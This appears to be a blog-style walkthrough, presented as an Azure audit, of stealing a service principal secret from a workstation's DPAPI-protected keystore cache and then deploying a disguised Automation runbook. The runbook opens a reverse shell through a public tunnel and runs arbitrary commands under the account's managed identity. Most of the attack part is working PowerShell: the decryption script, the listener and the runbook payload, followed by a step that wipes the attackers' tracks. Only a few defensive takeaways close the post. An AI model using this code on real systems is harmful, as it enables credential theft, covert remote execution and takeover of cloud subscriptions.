Serverless Security: Auditing Local Cache Storage and Runbook Permissions in Azure
When hardening an enterprise cloud environment, security teams often spend their time auditing internet facing virtual machines or locking down administrative user accounts. However, a less discussed but incredibly high value risk vector exists within serverless orchestration engines: Azure Automation Accounts.
During a recent environment configuration review, we mapped an execution pipeline that demonstrates exactly how an oversight in local workspace hygiene combined with over-privileged service roles can expose an entire tenant subscription.
This guide provides a step-by-step technical breakdown of an identity audit workflow, showing how to inspect persistent credentials from local workstation configuration caches and leverage serverless cloud runbooks to evaluate outbound network boundaries back to an internal listener.
The Audit Architecture
Our testing laboratory was configured using generalized environment variables and placeholder definitions to protect active infrastructure parameters:
- Target Tenant ID Registry:
[CONTOSO_TENANT_GUID] - Target Subscription Context:
[SUBSCRIPTION_ID_GUID] - Target Automation Account Container:
[AUTOMATION_ACCOUNT_NAME] - Target Resource Group Workspace:
[RESOURCE_GROUP_NAME]
Step 1: Hunting and Decrypting Cached Local Workspace Secrets
Our first objective was to analyze how local command-line utilities handle credentials on an administrator’s workstation. When an engineer authenticates as a standard user, Azure modules strictly store short lived runtime authorization tokens. These tokens expire after an hour and do not contain permanent passwords.
However, if an engineer authenticates an automated service account or service principal, the tools behave differently. To allow background tasks to generate fresh operational tokens indefinitely without human interaction, the master connection parameters (such as the plain text client secret or certificate) must be saved locally.
On Windows machines, these keys are not stored in clear text json files anymore. They are funneled through the Windows Data Protection API (DPAPI) and tied directly to the active Windows user profile. If you look into the user directory using standard text editors, the data appears as garbled binary data.
Depending on the terminal tool used, the data hides in the following locations:
- Azure CLI Engine:
C:\Users\USER\.azure\service_principal_entries.bin - Azure PowerShell Engine:
C:\Users\USER\.Azure\keystore.cache
Since we were logged into the active user session context on our target workstation, we executed a native .NET decryption script block inside our PowerShell terminal to strip the DPAPI wrapper and read the file:
$KeyStorePath = "$HOME\.Azure\keystore.cache"

if (Test-Path $KeyStorePath) {
    $EncryptedBytes = [System.IO.File]::ReadAllBytes($KeyStorePath)
    $DecryptedBytes = [System.Security.Cryptography.ProtectedData]::Unprotect($EncryptedBytes, $null, [System.Security.Cryptography.DataProtectionScope]::CurrentUser)
    [System.Text.Encoding]::UTF8.GetString($DecryptedBytes)
} else {
    Write-Host "Target configuration path not located on this local machine." -ForegroundColor Red
}
The script successfully bypassed the operating system encryption and dumped the configuration database array cleanly onto our terminal screen:

The decrypted data exposed the persistent configuration parameters:
appId:[REDACTED_CLIENT_GUID]keyStoreValue:[REDACTED_CLIENT_SECRET_STRING]
Step 2: Setting Up the Network Proxy Relay and Listener
With the extracted client secret, an operator can log in directly as the service principal. If that service principal has been granted permissions over an Azure Automation Account, it unlocks a massive pivot point.
Azure Automation Runbooks execute code inside a serverless sandbox container provisioned dynamically by Microsoft. You do not need an active virtual machine running in your tenant to use them. Because these sandboxes have unrestricted outbound internet access on web ports, they can be instructed to dial out to an external listening machine.
However, our local host computer sat behind a local router and network address translation (NAT) firewall, which blocks incoming internet handshakes. To bypass this routing issue without modifying hardware firewall properties, we utilized a secure outbound proxy tunnel utility.
On our local workstation command prompt, we initialized a TCP tunnel bound to port 443:
# Command to establish an outbound proxy tunnel mapping back to your loopback adapter
[TUNNEL_UTILITY_COMMAND] tcp 443
The relay node successfully opened a public routing path mapped back to our device:
- Public Relay URL:
[FORWARDING_RELAY_ADDRESS_URL] - Randomized Exterior Port:
[EXTERNAL_ROUTING_PORT]
Screenshot of live network tunnel session showing the mapped routing port proxy
With the tunnel active, we opened a separate, clean PowerShell window on our local Windows machine and launched a raw socket listener script to sit and wait for the incoming cloud connection:
$ListenPort = 443
$Listener = [System.Net.Sockets.TcpListener]::new([System.Net.IPAddress]::Any, $ListenPort)
$Listener.Start()
Write-Host "Tunnel mapped. Waiting for loopback connection on port $ListenPort..." -ForegroundColor Cyan

$Client = $Listener.AcceptTcpClient()
Write-Host "Connection established from Azure via proxy tunnel!" -ForegroundColor Green
$Stream = $Client.GetStream()
$Reader = [System.IO.StreamReader]::new($Stream)
$Writer = [System.IO.StreamWriter]::new($Stream)
$Writer.AutoFlush = $true

Write-Host $Reader.ReadLine()
Write-Host $Reader.ReadLine()
Write-Host $Reader.ReadLine()

while ($Client.Connected) {
    $Command = Read-Host -Prompt "Azure-Tunnel-Shell"
    if ($Command -eq "exit") { $Writer.WriteLine("exit"); break }
    if ([string]::IsNullOrWhiteSpace($Command)) { continue }

    $Writer.WriteLine($Command)
    Start-Sleep -Milliseconds 500
    while ($Stream.DataAvailable) {
        Write-Host $Reader.ReadLine()
    }
}
$Client.Close()
$Listener.Stop()
Step 3: Compiling and Deploying the Serverless Cloud Runbook
Next, we shifted back to our administrative Azure terminal to build and inject our verification script.
Our payload script explicitly utilizes the Connect-AzAccount -Identity command block at the very top. This is a critical requirement because any code executing inside a serverless cloud sandbox starts in an unauthenticated state. Including this line commands the temporary container to automatically log in using the Automation Account’s system assigned managed identity.
We executed the following unified script block to dynamically generate the payload file, upload it into our automation instance, publish the draft, and trigger the cloud job:
$RGName = "GENERIC_RESOURCE_GROUP_NAME"
$AutomationAccount = "GENERIC_AUTOMATION_ACCOUNT_NAME"
$RunbookName = "NetworkDiagnosticsPlaybook"

$NgrokURL  = "YOUR_PROXY_RELAY_URL"
$NgrokPort = YOUR_PROXY_PORT

$ScriptBody = @"
Write-Output "Initiating outbound network connection to relay gateway..."
try {
    `$TCPClient = New-Object System.Net.Sockets.TCPClient('$NgrokURL', $NgrokPort)
    `$NetworkStream = `$TCPClient.GetStream()
    `$StreamReader = New-Object System.IO.StreamReader(`$NetworkStream)
    `$StreamWriter = New-Object System.IO.StreamWriter(`$NetworkStream)
    `$StreamWriter.AutoFlush = `$true

    `$StreamWriter.WriteLine("--- Authenticating Cloud Sandbox Environment ---")
    `$Context = Get-AzContext
    `$StreamWriter.WriteLine("Managed Identity ID: `$(`$Context.Account.Id)")
    `$StreamWriter.WriteLine("-------------------------------------------------")

    while (`$TCPClient.Connected) {
        `$IncomingCommand = `$StreamReader.ReadLine()
        if (`$IncomingCommand -eq 'exit') { break }

        `$OutputText = (Invoke-Expression `$IncomingCommand 2>&1 | Out-String)
        `$StreamWriter.WriteLine(`$OutputText)
    }
    `$TCPClient.Close()
} catch {
    Write-Output "Network validation failed: `$_"
}
"@

$ScriptBody | Out-File -FilePath ".\$RunbookName.ps1" -Encoding utf8 -Force

New-AzAutomationRunbook -ResourceGroupName $RGName -AutomationAccountName $AutomationAccount -Name $RunbookName -Type PowerShell -Description "Outbound Connection Diagnostics"

Import-AzAutomationRunbook -ResourceGroupName $RGName -AutomationAccountName $AutomationAccount -Path ".\$RunbookName.ps1" -Name $RunbookName -Type PowerShell -Force

Publish-AzAutomationRunbook -ResourceGroupName $RGName -AutomationAccountName $AutomationAccount -Name $RunbookName

$Job = Start-AzAutomationRunbook -ResourceGroupName $RGName -AutomationAccountName $AutomationAccount -Name $RunbookName
Write-Host "Serverless job fired successfully! Tracking Job ID GUID: $($Job.JobId)" -ForegroundColor Green
Step 4: Interacting with the Serverless Shell
Within a short window of triggering the cloud job, the serverless backend sandbox compiled the code, initiated an outbound network connection through our network proxy, and established a handshake.
Our local host listener caught the incoming socket connection cleanly and displayed our interactive command console interface prompt:
Tunnel mapped. Waiting for loopback connection on port 443...
Connection established from Azure via proxy tunnel!

--- Authenticating Cloud Sandbox Environment ---
Managed Identity ID: AUTOMATION_ACCOUNT_IDENTITY_STRING

Azure-Tunnel-Shell:

From this interactive prompt, we were able to run standard environment commands directly inside Microsoft’s infrastructure sandbox.
We ran a process audit and extracted the active environmental tokens. Interestingly, we confirmed that access tokens issued via IMDS for Managed Identities completely lack the xms_cc (Client Capabilities) claim. This confirms that serverless managed workloads do not participate in Continuous Access Evaluation (CAE) due to the underlying platform’s inability to negotiate real time token revalidation challenges.
Step 5: Post Lab Cleanup and Hardening
To ensure complete laboratory containment and eliminate the storage of temporary files, we executed our remediation cleanup block to wipe our tracks and delete the script asset from our tenant directory database:
Clear-AzContext -Scope All -Force

Remove-AzAutomationRunbook -ResourceGroupName "GENERIC_RESOURCE_GROUP_NAME" -AutomationAccountName "GENERIC_AUTOMATION_ACCOUNT_NAME" -Name "NetworkDiagnosticsPlaybook" -Force
Defensive Takeaways
To defend against this configuration exposure chain, security teams should implement the following architectural rules:
- Enforce Context Expiry: Ensure administrative workstations run automated cleanup scripts to routinely purge the local token and keystore cache directories.
- Restrict Automation Privileges: Never grant an Automation Account system identity broad Contributor or Owner roles over an entire subscription. Scope its role assignments strictly to the specific resource containers it needs to manage.
- Monitor Runbook Lifecycle Events: Configure Azure Activity Alerts to flag whenever unexpected administrative identities or external IP locations trigger the
Publish-AzAutomationRunbookorStart-AzAutomationRunbookAPI actions.